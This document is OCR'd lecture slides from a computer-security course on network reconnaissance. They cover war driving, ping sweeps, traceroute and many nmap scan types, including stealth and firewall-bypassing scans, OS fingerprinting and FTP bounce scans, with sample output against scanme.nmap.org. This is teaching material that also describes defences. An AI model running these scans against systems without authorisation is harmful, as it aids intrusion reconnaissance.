
CS4238: Computer Security Practice

Lecture 3: Scanning, Vulnerability Scanning & Automated Exploitation

Big Picture of Attacks

Reconnaissance

Scanning



Break-in

Malware

Hiding

Phase 2: Scanning

Progress Overview

- System attacks and defenses:
  - Reconnaissance
  - **Scanning**
  - Automated vulnerability finding
  - Automated exploitation
  - Attacks to gain access, e.g., buffer overflow attacks and defenses

Getting Access to a Network


- ***War driving***: finding wireless access points
  - **Approaches**: active scanning, passive sniffing, forcing deauthentication
  - **Defense**: privacy in ESSID, wireless security protocols, VPN, detection
- ***War dialing***:
  - Looking for **modems** in target networks

Network Mapping

- To gain understanding of the **topology** of the target network:
  - Discover critical <u>hosts</u>, <u>firewalls</u>, and <u>routers</u>
- **Network mapping tools**
  - **Ping**:
    - Find live hosts
    - Use ICMP echo request and echo reply packets
    - Can also be done by **nmap tool** (with its **host discovery** feature using "**ping sweep**" scanning option): `nmap -sP`; or `-sn` (no port scan) in newer nmap

Network Mapping

- **Traceroute**:
  - What the hops are
  - Exploit the property of IP's TTL field and ICMP time exceeded notification




Source: Skoudis & Liston, Counter Hack Reloaded

Traceroute & Firewall: Review

- traceroute (UNIX):
  - Sends **UDP packets** by default
  - Can sends ICMP Echo Request (-I), or arbitrary protocol (-P)
- tracert (Windows):
  - sends **ICMP Echo Request** by default
- Firewalls **usually blocks** ICMP or unwelcome UDP!
- Other variants that use **TCP SYN** packets:
  - tcptraceroute (https://linux.die.net/man/1/tcptraceroute)
  - tctrace (http://manpages.ubuntu.com/manpages/cosmic/man1/tctrace.1.html)

Example Results of Network Mapping



Source: Skoudis & Liston, Counter Hack Reloaded

Defense Against Network Mapping


- Block **unnecessary ICMP packets** using firewall:
  - To disable ping
- Filter **ICMP Time Exceeded messages** leaving a network:
  - To hinder traceroute

Port Scanners

- Now, an attacker already understands the addresses of **live systems** and the **target network's topology**
- What are the **services** running on the targets?
  - Check for open TCP and UDP ports
  - Each machine with a TCP/IP stack has 65,536 TCP ports and 65,536 UDP ports
  - Ports are "doors" into each machine
- **Port scanning**: *knocking at the doors*


Nmap ("Network Mapper")

- **Nmap** is a full featured port-scanning tool:
  - Command-line tool, with GUI frontend
  - Installation: `sudo apt-get install nmap, zenmap`
  - Usage: nmap [Scan Type(s)] [Options] {target specification}



Types of Nmap Scans


- Direct scan: **TCP Connect**
  - Nmap: `nmap -sT`
  - **Default TCP scan** type *when* **SYN scan** is not possible, i.e. user does not have raw packet privileges



Source: Skoudis & Liston, Counter Hack Reloaded

Types of Nmap Scans


- **Issues** with TCP Connect:
  - Successful connections can be **logged** for analysis
  - Firewall may block **incoming** connections



Source: Skoudis & Liston, Counter Hack Reloaded

Types of Nmap Scans


- **Stealthier** scans:
  - TCP **SYN Scan** (default, most popular): `nmap -sS`
  - TCP **ACK Scan**: `nmap -sA`
    - Can also **bypass** firewall that blocks incoming connections
    - May use widely-accepted source port numbers: 80, 443, 20




Source: Skoudis & Liston, Counter Hack Reloaded

  - TCP **FIN** (`-sF`), **Xmas tree** (`-sX`), **Null Scans** (`-sN`)


TCP SYN Scan



Source:
https://nmap.org/book/synscan.html



TCP SYN Scan



Source: https://nmap.org/book/synscan.html

More with Nmap: TCP SYN Scan

- Nmap interprets a host's response
- Different possible states: **open**, **closed**, **filtered**, **unfiltered** (accessible but can be open or closed)

Table 5.2. How Nmap interprets responses to a SYN probe

Probe Response	Assigned State
TCP SYN/ACK response	open
TCP RST response	closed
No response received (even after retransmissions)	filtered
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13)	filtered

Source: https://nmap.org/book/synscan.html

Nmap Output Options

- `-oN`/`-oX`/`-oS`/`-oG` <*file*>: Output scan in normal, XML, s|<rIpt kIddi3, and Grepable format, respectively, to the given filename
- `--packet-trace`: Show all packets sent and received
- `-v`: Increase verbosity level (use `-vv` or more for greater effect)
- `--reason`: Display the reason a port is in a particular state

Nmap in Action

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT     STATE    SERVICE
22/tcp   open     ssh
113/tcp  closed   auth
139/tcp  filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

Source: https://nmap.org/book/synscan.html

Nmap in Action

Example 5.2. Using `--packet-trace` to understand a SYN scan

```
krad# nmap -d --packet-trace -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
SENT (0.0130s) ICMP krad > scanme echo request (type=8/code=0) ttl=52 id=1829
SENT (0.0160s) TCP krad:63541 > scanme:80 A iplen=40 seq=91911070 ack=99850910
RCVD (0.0280s) ICMP scanme > krad echo reply (type=0/code=0) iplen=28
We got a ping packet back from scanme: id = 48821 seq = 714 checksum = 16000
massping done:  num_hosts: 1  num_responses: 1
Initiating SYN Stealth Scan against scanme.nmap.org (scanme) [3 ports] at 00:53
SENT (0.1340s) TCP krad:63517 > scanme:113 S iplen=40 seq=10438635
SENT (0.1370s) TCP krad:63517 > scanme:22 S iplen=40 seq=10438635
SENT (0.1400s) TCP krad:63517 > scanme:139 S iplen=40 seq=10438635
RCVD (0.1460s) TCP scanme:113 > krad:63517 RA iplen=40 seq=0 ack=10438636
RCVD (0.1510s) TCP scanme:22 > krad:63517 SA iplen=44 seq=75897108 ack=10438636
SENT (1.2550s) TCP krad:63518 > scanme:139 S iplen=40 seq=10373098 win=3072
The SYN Stealth Scan took 1.25s to scan 3 total ports.
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   auth
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

Source: https://nmap.org/book/synscan.html

Active OS Fingerprinting

- Goal: to **identify the OS** of a target host
- Technique: send **malformed** network packets
  - SYN packet to open port
  - NULL packet to open port
  - ACK packet to open port
  - …
- RFCs do **not** specify how a system should respond to such packets
- Command: `nmap -O`

Service/Version Detection

- A need to detect the **service/version** running on an open port
- Can correctly identify services using **non-standard** port numbers
- Example: HTTP running on port 8000
- Command: `nmap -sV`


Nmap Timing Option

- Different **timing options** for scanning rate
- `nmap -T`<0-5>: the **higher** is the **faster**
  - 0: Paranoid → *slowest*
  - 1: Sneaky
  - 2: Polite
  - 3: Normal (default)
  - 4: Aggressive
  - 5: Insane → *fastest*

Advanced Types of Nmap Scans

- Even **more stealthier** scans:
  - ***FTP bounce scan***: `nmap -b` *<FTP relay host>*
  - Utilize a **bounce/file-relaying/FTP-forwarding** feature of (old) FTP server: allows a user to connect to a **FTP server**, then ask that files be sent to **a third-party server**
  - The feature can be abused: e.g. causing the FTP server to **port scan** other hosts
  - Victim host will only see the FTP server!
  - If an organization's FTP server has access to **internal hosts** than a host on the Internet: the organization's firewall can be **bypassed**!


Advanced Types of Nmap Scans



Source: Skoudis & Liston, Counter Hack Reloaded

